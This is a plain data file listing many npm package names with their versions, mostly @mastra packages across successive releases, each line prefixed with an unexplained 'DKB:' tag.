DKB:@mastra/otel-bridge@1.0.22
DKB:@mastra/opencode@0.0.33
DKB:@mastra/observability@1.11.1
DKB:@mastra/nestjs@0.1.1
DKB:@mastra/mongodb@1.8.0
DKB:@mastra/memory@1.17.5
DKB:@mastra/mcp@1.7.0
DKB:@mastra/mcp-docs-server@1.1.33
DKB:@mastra/longmemeval@1.0.36
DKB:@mastra/libsql@1.10.0
DKB:@mastra/langsmith@1.1.20
DKB:@mastra/langfuse@1.2.5
DKB:@mastra/laminar@1.0.22
DKB:@mastra/koa@1.5.0
DKB:@mastra/hono@1.4.12
DKB:@mastra/fastify@1.3.17
DKB:@mastra/express@1.3.17
DKB:@mastra/editor@0.7.23
DKB:@mastra/dynamodb@1.0.6
DKB:@mastra/duckdb@1.3.0
DKB:@mastra/deployer@1.32.0
DKB:@mastra/deployer-vercel@1.1.25
DKB:@mastra/deployer-netlify@1.1.7
DKB:@mastra/deployer-cloudflare@1.1.31
DKB:@mastra/deployer-cloud@1.32.0
DKB:@mastra/datadog@1.1.0
DKB:@mastra/core@1.32.0
DKB:@mastra/convex@1.0.10
DKB:@mastra/client-js@1.17.0
DKB:@mastra/clickhouse@1.7.0
DKB:@mastra/braintrust@1.0.23
DKB:@mastra/auth-workos@1.2.0
DKB:@mastra/arthur@0.2.9
DKB:@mastra/arize@1.0.23
DKB:@mastra/agent-builder@1.0.33
DKB:mastracode@0.17.0
DKB:mastra@1.7.3
DKB:create-mastra@1.7.3
DKB:@mastra/voice-aws-nova-sonic@0.1.0
DKB:@mastra/slack@1.1.0
DKB:@mastra/server@1.31.0
DKB:@mastra/sentry@1.0.21
DKB:@mastra/react@0.2.33
DKB:@mastra/posthog@1.0.22
DKB:@mastra/playground-ui@25.0.0
DKB:@mastra/pg@1.9.4
DKB:@mastra/perplexity@0.1.0
DKB:@mastra/otel-exporter@1.0.21
DKB:@mastra/otel-bridge@1.0.21
DKB:@mastra/opencode@0.0.32
DKB:@mastra/observability@1.11.0
DKB:@mastra/nestjs@0.1.0
DKB:@mastra/mongodb@1.7.4
DKB:@mastra/mcp-docs-server@1.1.32
DKB:@mastra/longmemeval@1.0.35
DKB:@mastra/libsql@1.9.1
DKB:@mastra/langsmith@1.1.19
DKB:@mastra/langfuse@1.2.4
DKB:@mastra/laminar@1.0.21
DKB:@mastra/koa@1.4.16
DKB:@mastra/hono@1.4.11
DKB:@mastra/google-drive@0.1.0
DKB:@mastra/fastify@1.3.16
DKB:@mastra/express@1.3.16
DKB:@mastra/dynamodb@1.0.5
DKB:@mastra/deployer@1.31.0
DKB:@mastra/deployer-vercel@1.1.24
DKB:@mastra/deployer-netlify@1.1.6
DKB:@mastra/deployer-cloudflare@1.1.30
DKB:@mastra/deployer-cloud@1.31.0
DKB:@mastra/datadog@1.0.22
DKB:@mastra/core@1.31.0
DKB:@mastra/convex@1.0.9
DKB:@mastra/client-js@1.16.0
DKB:@mastra/clickhouse@1.6.0
DKB:@mastra/braintrust@1.0.22
DKB:@mastra/arthur@0.2.8
DKB:@mastra/arize@1.0.22
DKB:mastracode@0.16.2
DKB:mastra@1.7.2
DKB:create-mastra@1.7.2
DKB:@mastra/upstash@1.1.0
DKB:@mastra/server@1.30.0
DKB:@mastra/sentry@1.0.20
DKB:@mastra/redis@1.1.0
DKB:@mastra/react@0.2.32
DKB:@mastra/posthog@1.0.21
DKB:@mastra/playground-ui@24.0.2
DKB:@mastra/otel-exporter@1.0.20
DKB:@mastra/otel-bridge@1.0.20
DKB:@mastra/opencode@0.0.31
DKB:@mastra/observability@1.10.3
DKB:@mastra/memory@1.17.4
DKB:@mastra/mcp-docs-server@1.1.31
DKB:@mastra/longmemeval@1.0.34
DKB:@mastra/langsmith@1.1.18
DKB:@mastra/langfuse@1.2.3
DKB:@mastra/laminar@1.0.20
DKB:@mastra/koa@1.4.15
DKB:@mastra/inngest@1.3.0
DKB:@mastra/hono@1.4.10
DKB:@mastra/fastify@1.3.15
DKB:@mastra/express@1.3.15
DKB:@mastra/editor@0.7.22
DKB:@mastra/deployer@1.30.0
DKB:@mastra/deployer-vercel@1.1.23
DKB:@mastra/deployer-netlify@1.1.5
DKB:@mastra/deployer-cloudflare@1.1.29
DKB:@mastra/deployer-cloud@1.30.0
DKB:@mastra/datadog@1.0.21
DKB:@mastra/core@1.30.0
DKB:@mastra/client-js@1.15.2
DKB:@mastra/braintrust@1.0.21
DKB:@mastra/arthur@0.2.7
DKB:@mastra/arize@1.0.21
DKB:@mastra/agent-builder@1.0.32
DKB:mastracode@0.16.1
DKB:mastra@1.7.1
DKB:create-mastra@1.7.1
DKB:@mastra/server@1.29.1
DKB:@mastra/sentry@1.0.19
DKB:@mastra/react@0.2.31
DKB:@mastra/posthog@1.0.20
DKB:@mastra/playground-ui@24.0.1
DKB:@mastra/pg@1.9.3
DKB:@mastra/otel-exporter@1.0.19
DKB:@mastra/otel-bridge@1.0.19
DKB:@mastra/opencode@0.0.30
DKB:@mastra/observability@1.10.2
DKB:@mastra/memory@1.17.3
DKB:@mastra/mcp-docs-server@1.1.30
DKB:@mastra/longmemeval@1.0.33
DKB:@mastra/langsmith@1.1.17
DKB:@mastra/langfuse@1.2.2
DKB:@mastra/laminar@1.0.19
DKB:@mastra/koa@1.4.14
DKB:@mastra/hono@1.4.9
DKB:@mastra/fastify@1.3.14
DKB:@mastra/express@1.3.14
DKB:@mastra/evals@1.2.2
DKB:@mastra/editor@0.7.21
DKB:@mastra/e2b@0.3.0
DKB:@mastra/deployer@1.29.1
DKB:@mastra/deployer-vercel@1.1.22
DKB:@mastra/deployer-netlify@1.1.4
DKB:@mastra/deployer-cloudflare@1.1.28
DKB:@mastra/deployer-cloud@1.29.1
DKB:@mastra/daytona@0.4.0
DKB:@mastra/datadog@1.0.20
DKB:@mastra/core@1.29.1
DKB:@mastra/client-js@1.15.1
DKB:@mastra/clickhouse@1.5.2
DKB:@mastra/braintrust@1.0.20
DKB:@mastra/azure@0.2.1
DKB:@mastra/arthur@0.2.6
DKB:@mastra/arize@1.0.20
DKB:@mastra/agent-builder@1.0.31
DKB:mastracode@0.16.0
DKB:mastra@1.7.0
DKB:create-mastra@1.7.0
DKB:@mastra/server@1.29.0
DKB:@mastra/sentry@1.0.18
DKB:@mastra/s3@0.5.0
DKB:@mastra/redis@1.0.2
DKB:@mastra/react@0.2.30
DKB:@mastra/posthog@1.0.19
DKB:@mastra/playground-ui@24.0.0
DKB:@mastra/otel-exporter@1.0.18
DKB:@mastra/otel-bridge@1.0.18
DKB:@mastra/opencode@0.0.29
DKB:@mastra/observability@1.10.1
DKB:@mastra/memory@1.17.2
DKB:@mastra/mcp@1.6.0
DKB:@mastra/mcp-docs-server@1.1.29
DKB:@mastra/longmemeval@1.0.32
DKB:@mastra/langsmith@1.1.16
DKB:@mastra/langfuse@1.2.1
DKB:@mastra/laminar@1.0.18
DKB:@mastra/koa@1.4.13
DKB:@mastra/hono@1.4.8
DKB:@mastra/fastify@1.3.13
DKB:@mastra/express@1.3.13
DKB:@mastra/editor@0.7.20
DKB:@mastra/deployer@1.29.0
DKB:@mastra/deployer-vercel@1.1.21
DKB:@mastra/deployer-netlify@1.1.3
DKB:@mastra/deployer-cloudflare@1.1.27
DKB:@mastra/deployer-cloud@1.29.0
DKB:@mastra/datadog@1.0.19
DKB:@mastra/core@1.29.0
DKB:@mastra/client-js@1.15.0
DKB:@mastra/braintrust@1.0.19
DKB:@mastra/azure@0.2.0
DKB:@mastra/auth-studio@1.2.2
DKB:@mastra/arthur@0.2.5
DKB:@mastra/arize@1.0.19
DKB:@mastra/agent-builder@1.0.30
DKB:mastracode@0.15.2
DKB:mastra@1.6.3
DKB:create-mastra@1.6.3
DKB:@mastra/stagehand@0.2.1
DKB:@mastra/server@1.28.0
DKB:@mastra/s3vectors@1.0.4
DKB:@mastra/s3@0.4.1
DKB:@mastra/react@0.2.29
DKB:@mastra/playground-ui@23.0.2
DKB:@mastra/opencode@0.0.28
DKB:@mastra/mongodb@1.7.3
DKB:@mastra/modal@0.2.0
DKB:@mastra/memory@1.17.1
DKB:@mastra/mcp@1.5.2
DKB:@mastra/mcp-registry-registry@1.0.1
DKB:@mastra/mcp-docs-server@1.1.28
DKB:@mastra/longmemeval@1.0.31
DKB:@mastra/koa@1.4.12
DKB:@mastra/hono@1.4.7
DKB:@mastra/gcs@0.2.1
DKB:@mastra/fastify@1.3.12
DKB:@mastra/express@1.3.12
DKB:@mastra/editor@0.7.19
DKB:@mastra/deployer@1.28.0
DKB:@mastra/deployer-vercel@1.1.20
DKB:@mastra/deployer-netlify@1.1.2
DKB:@mastra/deployer-cloudflare@1.1.26
DKB:@mastra/deployer-cloud@1.28.0
DKB:@mastra/core@1.28.0
DKB:@mastra/client-js@1.14.2
DKB:@mastra/browser-viewer@0.1.1
DKB:@mastra/agent-builder@1.0.29
DKB:@mastra/agent-browser@0.2.1
DKB:mastracode@0.15.1
DKB:mastra@1.6.2
DKB:create-mastra@1.6.2
DKB:@mastra/tavily@1.0.1
DKB:@mastra/server@1.27.0
DKB:@mastra/s3@0.4.0
DKB:@mastra/react@0.2.28
DKB:@mastra/playground-ui@23.0.1
DKB:@mastra/opencode@0.0.27
DKB:@mastra/memory@1.17.0
DKB:@mastra/mcp-docs-server@1.1.27
DKB:@mastra/longmemeval@1.0.30
DKB:@mastra/koa@1.4.11
DKB:@mastra/hono@1.4.6
DKB:@mastra/fastify@1.3.11
DKB:@mastra/express@1.3.11
DKB:@mastra/editor@0.7.18
DKB:@mastra/e2b@0.2.0
DKB:@mastra/deployer@1.27.0
DKB:@mastra/deployer-vercel@1.1.19
DKB:@mastra/deployer-netlify@1.1.1
DKB:@mastra/deployer-cloudflare@1.1.25
DKB:@mastra/deployer-cloud@1.27.0
DKB:@mastra/daytona@0.3.0
DKB:@mastra/core@1.27.0
DKB:@mastra/client-js@1.14.1
DKB:@mastra/clickhouse@1.5.1
DKB:@mastra/browser-viewer@0.1.0
DKB:@mastra/blaxel@0.3.0
DKB:@mastra/agent-builder@1.0.28
DKB:mastracode@0.15.0
DKB:mastra@1.6.1
DKB:create-mastra@1.6.1
DKB:@mastra/voice-openai-realtime@0.12.3
DKB:@mastra/voice-google-gemini-live@0.11.4
DKB:@mastra/upstash@1.0.5
DKB:@mastra/tavily@1.0.0
DKB:@mastra/server@1.26.0
DKB:@mastra/sentry@1.0.17
DKB:@mastra/schema-compat@1.2.9
DKB:@mastra/s3vectors@1.0.3
DKB:@mastra/s3@0.3.1
DKB:@mastra/redis@1.0.1
DKB:@mastra/react@0.2.27
DKB:@mastra/rag@2.2.1
DKB:@mastra/posthog@1.0.18
DKB:@mastra/playground-ui@23.0.0
DKB:@mastra/pg@1.9.2
DKB:@mastra/otel-exporter@1.0.17
DKB:@mastra/otel-bridge@1.0.17
DKB:@mastra/opencode@0.0.26
DKB:@mastra/observability@1.10.0
DKB:@mastra/mssql@1.2.1
DKB:@mastra/mongodb@1.7.2
DKB:@mastra/memory@1.16.0
DKB:@mastra/mcp@1.5.1
DKB:@mastra/mcp-docs-server@1.1.26
DKB:@mastra/longmemeval@1.0.29
DKB:@mastra/libsql@1.9.0
DKB:@mastra/langsmith@1.1.15
DKB:@mastra/langfuse@1.2.0
DKB:@mastra/lance@1.0.5
DKB:@mastra/laminar@1.0.17
DKB:@mastra/koa@1.4.10
DKB:@mastra/inngest@1.2.2
DKB:@mastra/hono@1.4.5
DKB:@mastra/google-cloud-pubsub@1.0.3
DKB:@mastra/fastify@1.3.10
DKB:@mastra/express@1.3.10
DKB:@mastra/editor@0.7.17
DKB:@mastra/dynamodb@1.0.4
DKB:@mastra/duckdb@1.2.0
DKB:@mastra/docker@0.1.0
DKB:@mastra/deployer@1.26.0
DKB:@mastra/deployer-vercel@1.1.18
DKB:@mastra/deployer-netlify@1.1.0
DKB:@mastra/deployer-cloudflare@1.1.24
DKB:@mastra/deployer-cloud@1.26.0
DKB:@mastra/datadog@1.0.18
DKB:@mastra/core@1.26.0
DKB:@mastra/convex@1.0.8
DKB:@mastra/cloudflare@1.3.2
DKB:@mastra/cloudflare-d1@1.0.5
DKB:@mastra/client-js@1.14.0
DKB:@mastra/clickhouse@1.5.0
DKB:@mastra/braintrust@1.0.18
DKB:@mastra/arthur@0.2.4
DKB:@mastra/arize@1.0.18
DKB:@mastra/ai-sdk@1.4.1
DKB:@mastra/agent-builder@1.0.27
DKB:mastracode@0.14.0
DKB:mastra@1.6.0
DKB:create-mastra@1.6.0
DKB:@mastra/voice-sarvam@1.0.0
DKB:@mastra/stagehand@0.2.0
DKB:@mastra/server@1.25.0
DKB:@mastra/sentry@1.0.16
DKB:@mastra/schema-compat@1.2.8
DKB:@mastra/react@0.2.26
DKB:@mastra/posthog@1.0.17
DKB:@mastra/playground-ui@22.1.2
DKB:@mastra/pg@1.9.1
DKB:@mastra/otel-exporter@1.0.16
DKB:@mastra/otel-bridge@1.0.16
DKB:@mastra/opencode@0.0.25
DKB:@mastra/observability@1.9.1
DKB:@mastra/mongodb@1.7.1
DKB:@mastra/memory@1.15.1
DKB:@mastra/mcp@1.5.0
DKB:@mastra/mcp-docs-server@1.1.25
DKB:@mastra/longmemeval@1.0.28
DKB:@mastra/libsql@1.8.1
DKB:@mastra/langsmith@1.1.14
DKB:@mastra/langfuse@1.1.3
DKB:@mastra/laminar@1.0.16
DKB:@mastra/koa@1.4.9
DKB:@mastra/hono@1.4.4
DKB:@mastra/fastify@1.3.9
DKB:@mastra/express@1.3.9
DKB:@mastra/editor@0.7.16
DKB:@mastra/duckdb@1.1.2
DKB:@mastra/deployer@1.25.0
DKB:@mastra/deployer-vercel@1.1.17
DKB:@mastra/deployer-netlify@1.0.27
DKB:@mastra/deployer-cloudflare@1.1.23
DKB:@mastra/deployer-cloud@1.25.0
DKB:@mastra/datadog@1.0.17
DKB:@mastra/core@1.25.0
DKB:@mastra/client-js@1.13.4
DKB:@mastra/clickhouse@1.4.1
DKB:@mastra/braintrust@1.0.17
DKB:@mastra/arthur@0.2.3
DKB:@mastra/arize@1.0.17
DKB:@mastra/ai-sdk@1.4.0
DKB:@mastra/agent-builder@1.0.26
DKB:@mastra/agent-browser@0.2.0
DKB:mastracode@0.13.0
DKB:mastra@1.5.0
DKB:create-mastra@1.5.0
DKB:@mastra/server@1.24.1
DKB:@mastra/sentry@1.0.15
DKB:@mastra/react@0.2.25
DKB:@mastra/posthog@1.0.16
DKB:@mastra/playground-ui@22.1.1
DKB:@mastra/otel-exporter@1.0.15
DKB:@mastra/otel-bridge@1.0.15
DKB:@mastra/opencode@0.0.24
DKB:@mastra/observability@1.9.0
DKB:@mastra/mcp-docs-server@1.1.24
DKB:@mastra/longmemeval@1.0.27
DKB:@mastra/langsmith@1.1.13
DKB:@mastra/langfuse@1.1.2
DKB:@mastra/laminar@1.0.15
DKB:@mastra/koa@1.4.8
DKB:@mastra/inngest@1.2.1
DKB:@mastra/hono@1.4.3
DKB:@mastra/fastify@1.3.8
DKB:@mastra/express@1.3.8
DKB:@mastra/deployer@1.24.1
DKB:@mastra/deployer-vercel@1.1.16
DKB:@mastra/deployer-netlify@1.0.26
DKB:@mastra/deployer-cloudflare@1.1.22
DKB:@mastra/deployer-cloud@1.24.1
DKB:@mastra/datadog@1.0.16
DKB:@mastra/core@1.24.1
DKB:@mastra/client-js@1.13.3
DKB:@mastra/braintrust@1.0.16
DKB:@mastra/arthur@0.2.2
DKB:@mastra/arize@1.0.16
DKB:mastracode@0.12.1
DKB:mastra@1.4.1
DKB:create-mastra@1.4.1
DKB:@mastra/server@1.24.0
DKB:@mastra/sentry@1.0.14
DKB:@mastra/react@0.2.24
DKB:@mastra/rag@2.2.0
DKB:@mastra/posthog@1.0.15
DKB:@mastra/playground-ui@22.1.0
DKB:@mastra/otel-exporter@1.0.14
DKB:@mastra/otel-bridge@1.0.14
DKB:@mastra/opencode@0.0.23
DKB:@mastra/observability@1.8.0
DKB:@mastra/memory@1.15.0
DKB:@mastra/mcp@1.4.2
DKB:@mastra/mcp-docs-server@1.1.23
DKB:@mastra/longmemeval@1.0.26
DKB:@mastra/loggers@1.1.1
DKB:@mastra/langsmith@1.1.12
DKB:@mastra/langfuse@1.1.1
DKB:@mastra/laminar@1.0.14
DKB:@mastra/koa@1.4.7
DKB:@mastra/hono@1.4.2
DKB:@mastra/fastify@1.3.7
DKB:@mastra/express@1.3.7
DKB:@mastra/editor@0.7.15
DKB:@mastra/deployer@1.24.0
DKB:@mastra/deployer-vercel@1.1.15
DKB:@mastra/deployer-netlify@1.0.25
DKB:@mastra/deployer-cloudflare@1.1.21
DKB:@mastra/deployer-cloud@1.24.0
DKB:@mastra/datadog@1.0.15
DKB:@mastra/core@1.24.0
DKB:@mastra/client-js@1.13.2
DKB:@mastra/braintrust@1.0.15
DKB:@mastra/agent-builder@1.0.25
DKB:@mastra/arize@1.0.15
DKB:@mastra/ai-sdk@1.3.3
DKB:@mastra/arthur@0.2.1
DKB:mastracode@0.12.0
DKB:mastra@1.4.0
DKB:create-mastra@1.4.0
DKB:@mastra/voice-openai-realtime@0.12.2
DKB:@mastra/server@1.23.0
DKB:@mastra/sentry@1.0.13
DKB:@mastra/react@0.2.23
DKB:@mastra/posthog@1.0.14
DKB:@mastra/playground-ui@22.0.1
DKB:@mastra/pg@1.9.0
DKB:@mastra/otel-exporter@1.0.13
DKB:@mastra/otel-bridge@1.0.13
DKB:@mastra/opencode@0.0.22
DKB:@mastra/observability@1.7.3
DKB:@mastra/mongodb@1.7.0
DKB:@mastra/memory@1.14.0
DKB:@mastra/mcp-docs-server@1.1.22
DKB:@mastra/longmemeval@1.0.25
DKB:@mastra/libsql@1.8.0
DKB:@mastra/langsmith@1.1.11
DKB:@mastra/langfuse@1.1.0
DKB:@mastra/laminar@1.0.13
DKB:@mastra/koa@1.4.6
DKB:@mastra/hono@1.4.1
DKB:@mastra/fastify@1.3.6
DKB:@mastra/express@1.3.6
DKB:@mastra/evals@1.2.1
DKB:@mastra/editor@0.7.14
DKB:@mastra/deployer@1.23.0
DKB:@mastra/deployer-vercel@1.1.14
DKB:@mastra/deployer-netlify@1.0.24
DKB:@mastra/deployer-cloudflare@1.1.20
DKB:@mastra/deployer-cloud@1.23.0
DKB:@mastra/datadog@1.0.14
DKB:@mastra/core@1.23.0
DKB:@mastra/client-js@1.13.1
DKB:@mastra/braintrust@1.0.14
DKB:@mastra/blaxel@0.2.1
DKB:@mastra/auth-studio@1.2.1
DKB:@mastra/arthur@0.2.0
DKB:@mastra/arize@1.0.14
DKB:@mastra/ai-sdk@1.3.2
DKB:@mastra/agent-builder@1.0.24
DKB:mastracode@0.11.0
DKB:mastra@1.3.20
DKB:create-mastra@1.3.20
DKB:@mastra/stagehand@0.1.0
DKB:@mastra/server@1.22.0
DKB:@mastra/sentry@1.0.12
DKB:@mastra/react@0.2.22
DKB:@mastra/posthog@1.0.13
DKB:@mastra/playground-ui@22.0.0
DKB:@mastra/pg@1.8.6
DKB:@mastra/otel-exporter@1.0.12
DKB:@mastra/otel-bridge@1.0.12
DKB:@mastra/opencode@0.0.21
DKB:@mastra/observability@1.7.2
DKB:@mastra/mongodb@1.6.2
DKB:@mastra/memory@1.13.1
DKB:@mastra/mcp-docs-server@1.1.21
DKB:@mastra/longmemeval@1.0.24
DKB:@mastra/libsql@1.7.4
DKB:@mastra/langsmith@1.1.10
DKB:@mastra/langfuse@1.0.12
DKB:@mastra/laminar@1.0.12
DKB:@mastra/koa@1.4.5
DKB:@mastra/hono@1.4.0
DKB:@mastra/fastify@1.3.5
DKB:@mastra/express@1.3.5
DKB:@mastra/editor@0.7.13
DKB:@mastra/deployer@1.22.0
DKB:@mastra/deployer-vercel@1.1.13
DKB:@mastra/deployer-netlify@1.0.23
DKB:@mastra/deployer-cloudflare@1.1.19
DKB:@mastra/deployer-cloud@1.22.0
DKB:@mastra/datadog@1.0.13
DKB:@mastra/core@1.22.0
DKB:@mastra/client-js@1.13.0
DKB:@mastra/braintrust@1.0.13
DKB:@mastra/arize@1.0.13
DKB:@mastra/ai-sdk@1.3.1
DKB:@mastra/agent-builder@1.0.23
DKB:@mastra/agent-browser@0.1.0
DKB:mastracode@0.10.3
DKB:mastra@1.3.19
DKB:create-mastra@1.3.19
DKB:@mastra/server@1.21.0
DKB:@mastra/sentry@1.0.11
DKB:@mastra/react@0.2.21
DKB:@mastra/posthog@1.0.12
DKB:@mastra/playground-ui@21.0.0
DKB:@mastra/otel-exporter@1.0.11
DKB:@mastra/otel-bridge@1.0.11
DKB:@mastra/opencode@0.0.20
DKB:@mastra/observability@1.7.1
DKB:@mastra/memory@1.13.0
DKB:@mastra/mcp-docs-server@1.1.20
DKB:@mastra/longmemeval@1.0.23
DKB:@mastra/langsmith@1.1.9
DKB:@mastra/langfuse@1.0.11
DKB:@mastra/laminar@1.0.11
DKB:@mastra/koa@1.4.4
DKB:@mastra/hono@1.3.4
DKB:@mastra/agent-builder@1.0.22
DKB:@mastra/express@1.3.4
DKB:@mastra/editor@0.7.12
DKB:@mastra/duckdb@1.1.1
DKB:@mastra/deployer@1.21.0
DKB:@mastra/deployer-vercel@1.1.12
DKB:@mastra/deployer-netlify@1.0.22
DKB:@mastra/deployer-cloudflare@1.1.18
DKB:@mastra/deployer-cloud@1.21.0
DKB:@mastra/datadog@1.0.12
DKB:@mastra/core@1.21.0
DKB:@mastra/client-js@1.12.0
DKB:@mastra/clickhouse@1.4.0
DKB:@mastra/braintrust@1.0.12
DKB:@mastra/arize@1.0.12
DKB:@mastra/fastify@1.3.4
DKB:mastracode@0.10.2
DKB:mastra@1.3.18
DKB:create-mastra@1.3.18
DKB:@mastra/server@1.20.0
DKB:@mastra/sentry@1.0.10
DKB:@mastra/react@0.2.20
DKB:@mastra/rag@2.1.3
DKB:@mastra/posthog@1.0.11
DKB:@mastra/playground-ui@20.0.2
DKB:@mastra/otel-exporter@1.0.10
DKB:@mastra/otel-bridge@1.0.10
DKB:@mastra/opencode@0.0.19
DKB:@mastra/observability@1.7.0
DKB:@mastra/memory@1.12.1
DKB:@mastra/mcp@1.4.1
DKB:@mastra/mcp-docs-server@1.1.19
DKB:@mastra/longmemeval@1.0.22
DKB:@mastra/langsmith@1.1.8
DKB:@mastra/langfuse@1.0.10
DKB:@mastra/laminar@1.0.10
DKB:@mastra/koa@1.4.3
DKB:@mastra/hono@1.3.3
DKB:@mastra/fastify@1.3.3
DKB:@mastra/express@1.3.3
DKB:@mastra/editor@0.7.11
DKB:@mastra/deployer@1.20.0
DKB:@mastra/deployer-vercel@1.1.11
DKB:@mastra/deployer-netlify@1.0.21
DKB:@mastra/deployer-cloudflare@1.1.17
DKB:@mastra/deployer-cloud@1.20.0
DKB:@mastra/datadog@1.0.11
DKB:@mastra/core@1.20.0
DKB:@mastra/client-js@1.11.2
DKB:@mastra/braintrust@1.0.11
DKB:@mastra/arize@1.0.11
DKB:@mastra/agent-builder@1.0.21
DKB:mastracode@0.10.1
DKB:mastra@1.3.17
DKB:create-mastra@1.3.17
DKB:@mastra/vercel@0.1.0
DKB:@mastra/client-js@1.11.1
DKB:@mastra/react@0.2.19
DKB:@mastra/qdrant@1.0.2
DKB:@mastra/playground-ui@20.0.1
DKB:@mastra/pg@1.8.5
DKB:@mastra/opencode@0.0.18
DKB:@mastra/memory@1.12.0
DKB:@mastra/mcp@1.4.0
DKB:@mastra/mcp-docs-server@1.1.18
DKB:@mastra/longmemeval@1.0.21
DKB:@mastra/koa@1.4.2
DKB:@mastra/hono@1.3.2
DKB:@mastra/fastify@1.3.2
DKB:@mastra/express@1.3.2
DKB:@mastra/editor@0.7.10
DKB:@mastra/deployer@1.19.0
DKB:@mastra/deployer-vercel@1.1.10
DKB:@mastra/deployer-netlify@1.0.20
DKB:@mastra/deployer-cloudflare@1.1.16
DKB:@mastra/deployer-cloud@1.19.0
DKB:@mastra/agent-builder@1.0.20
DKB:@mastra/convex@1.0.7
DKB:@mastra/server@1.19.0
DKB:@mastra/core@1.19.0
DKB:@mastra/vectorize@1.0.2
DKB:@mastra/daytona@0.2.1
DKB:@mastra/voice-cloudflare@0.12.1
DKB:@mastra/pg@1.8.4
DKB:@mastra/mongodb@1.6.1
DKB:@mastra/libsql@1.7.3
DKB:@mastra/duckdb@1.1.0
DKB:@mastra/cloudflare-d1@1.0.4
DKB:@mastra/hono@1.3.1
DKB:@mastra/koa@1.4.1
DKB:@mastra/cloudflare@1.3.1
DKB:@mastra/playground-ui@20.0.0
DKB:@mastra/server@1.18.0
DKB:@mastra/express@1.3.1
DKB:@mastra/fastify@1.3.1
DKB:@mastra/memory@1.11.0
DKB:@mastra/mcp@1.3.2
DKB:@mastra/mcp-docs-server@1.1.17
DKB:@mastra/loggers@1.1.0
DKB:@mastra/editor@0.7.9
DKB:create-mastra@1.3.16
DKB:@mastra/evals@1.2.0
DKB:@mastra/deployer@1.18.0
DKB:@mastra/core@1.18.0
DKB:@mastra/posthog@1.0.10
DKB:mastra@1.3.16
DKB:@mastra/sentry@1.0.9
DKB:@mastra/agent-builder@1.0.19
DKB:@mastra/otel-exporter@1.0.9
DKB:@mastra/observability@1.6.0
DKB:@mastra/otel-bridge@1.0.9
DKB:@mastra/langsmith@1.1.7
DKB:@mastra/langfuse@1.0.9
DKB:@mastra/laminar@1.0.9
DKB:@mastra/datadog@1.0.10
DKB:@mastra/arize@1.0.10
DKB:@mastra/braintrust@1.0.10
DKB:mastracode@0.10.0
DKB:@mastra/opencode@0.0.17
DKB:@mastra/longmemeval@1.0.20
DKB:@mastra/deployer-cloudflare@1.1.15
DKB:@mastra/deployer-vercel@1.1.9
DKB:@mastra/deployer-netlify@1.0.19
DKB:@mastra/ai-sdk@1.3.0
DKB:@mastra/client-js@1.11.0
DKB:@mastra/deployer-cloud@1.18.0
DKB:@mastra/react@0.2.18
DKB:@mastra/server@1.17.0
DKB:@mastra/deployer@1.17.0
DKB:@mastra/deployer-cloud@1.17.0
DKB:@mastra/core@1.17.0
DKB:mastracode@0.9.2
DKB:mastra@1.3.15
DKB:create-mastra@1.3.15
DKB:@mastra/server@1.16.0
DKB:@mastra/schema-compat@1.2.7
DKB:@mastra/react@0.2.17
DKB:@mastra/playground-ui@19.0.0
DKB:@mastra/agent-builder@1.0.18
DKB:@mastra/opencode@0.0.16
DKB:@mastra/mongodb@1.6.0
DKB:@mastra/memory@1.10.0
DKB:@mastra/mcp-docs-server@1.1.16
DKB:@mastra/longmemeval@1.0.19
DKB:@mastra/libsql@1.7.2
DKB:@mastra/koa@1.4.0
DKB:@mastra/hono@1.3.0
DKB:@mastra/fastify@1.3.0
DKB:@mastra/express@1.3.0
DKB:@mastra/editor@0.7.8
DKB:@mastra/deployer@1.16.0
DKB:@mastra/deployer-vercel@1.1.8
DKB:@mastra/deployer-netlify@1.0.18
DKB:@mastra/deployer-cloudflare@1.1.14
DKB:@mastra/deployer-cloud@1.16.0
DKB:@mastra/datadog@1.0.9
DKB:@mastra/core@1.16.0
DKB:@mastra/client-js@1.10.0
DKB:@mastra/auth-okta@0.0.2
DKB:@mastra/ai-sdk@1.2.1
DKB:@mastra/pg@1.8.3
DKB:@mastra/mcp@1.3.1
DKB:@mastra/mcp-docs-server@1.1.15
DKB:@mastra/memory@1.9.0
DKB:@mastra/langsmith@1.1.6
DKB:@mastra/core@1.15.0
DKB:@mastra/otel-bridge@1.0.8
DKB:@mastra/pg@1.8.2
DKB:@mastra/playground-ui@18.0.0
DKB:@mastra/posthog@1.0.9
DKB:@mastra/schema-compat@1.2.6
DKB:@mastra/koa@1.3.6
DKB:@mastra/inngest@1.2.0
DKB:@mastra/hono@1.2.6
DKB:@mastra/sentry@1.0.8
DKB:@mastra/server@1.15.0
DKB:create-mastra@1.3.14
DKB:mastra@1.3.14
DKB:@mastra/agent-builder@1.0.17
DKB:@mastra/fastify@1.2.6
DKB:@mastra/express@1.2.6
DKB:@mastra/editor@0.7.7
DKB:@mastra/deployer@1.15.0
DKB:@mastra/observability@1.5.1
DKB:@mastra/otel-exporter@1.0.8
DKB:@mastra/longmemeval@1.0.18
DKB:mastracode@0.9.1
DKB:@mastra/langfuse@1.0.8
DKB:@mastra/client-js@1.9.1
DKB:@mastra/datadog@1.0.8
DKB:@mastra/deployer-cloud@1.15.0
DKB:@mastra/react@0.2.16
DKB:@mastra/deployer-cloudflare@1.1.13
DKB:@mastra/deployer-netlify@1.0.17
DKB:@mastra/deployer-vercel@1.1.7
DKB:@mastra/arize@1.0.9
DKB:@mastra/laminar@1.0.8
DKB:@mastra/opencode@0.0.15
DKB:@mastra/ai-sdk@1.2.0
DKB:@mastra/braintrust@1.0.9
DKB:@mastra/express@1.2.5
DKB:@mastra/fastify@1.2.5
DKB:@mastra/hono@1.2.5
DKB:@mastra/elasticsearch@1.2.0
DKB:@mastra/koa@1.3.5
DKB:@mastra/libsql@1.7.1
DKB:@mastra/mongodb@1.5.6
DKB:@mastra/pg@1.8.1
DKB:@mastra/schema-compat@1.2.5
DKB:@mastra/server@1.14.0
DKB:mastracode@0.9.0
DKB:mastra@1.3.13
DKB:create-mastra@1.3.13
DKB:@mastra/agent-builder@1.0.16
DKB:@mastra/ai-sdk@1.1.4
DKB:@mastra/react@0.2.15
DKB:@mastra/playground-ui@17.0.0
DKB:@mastra/auth-clerk@1.0.2
DKB:@mastra/opencode@0.0.14
DKB:@mastra/auth-cloud@1.1.2
DKB:@mastra/memory@1.8.3
DKB:@mastra/mcp@1.3.0
DKB:@mastra/mcp-docs-server@1.1.14
DKB:@mastra/longmemeval@1.0.17
DKB:@mastra/loggers@1.0.3
DKB:@mastra/auth-studio@1.2.0
DKB:@mastra/auth-workos@1.1.2
DKB:@mastra/client-js@1.9.0
DKB:@mastra/core@1.14.0
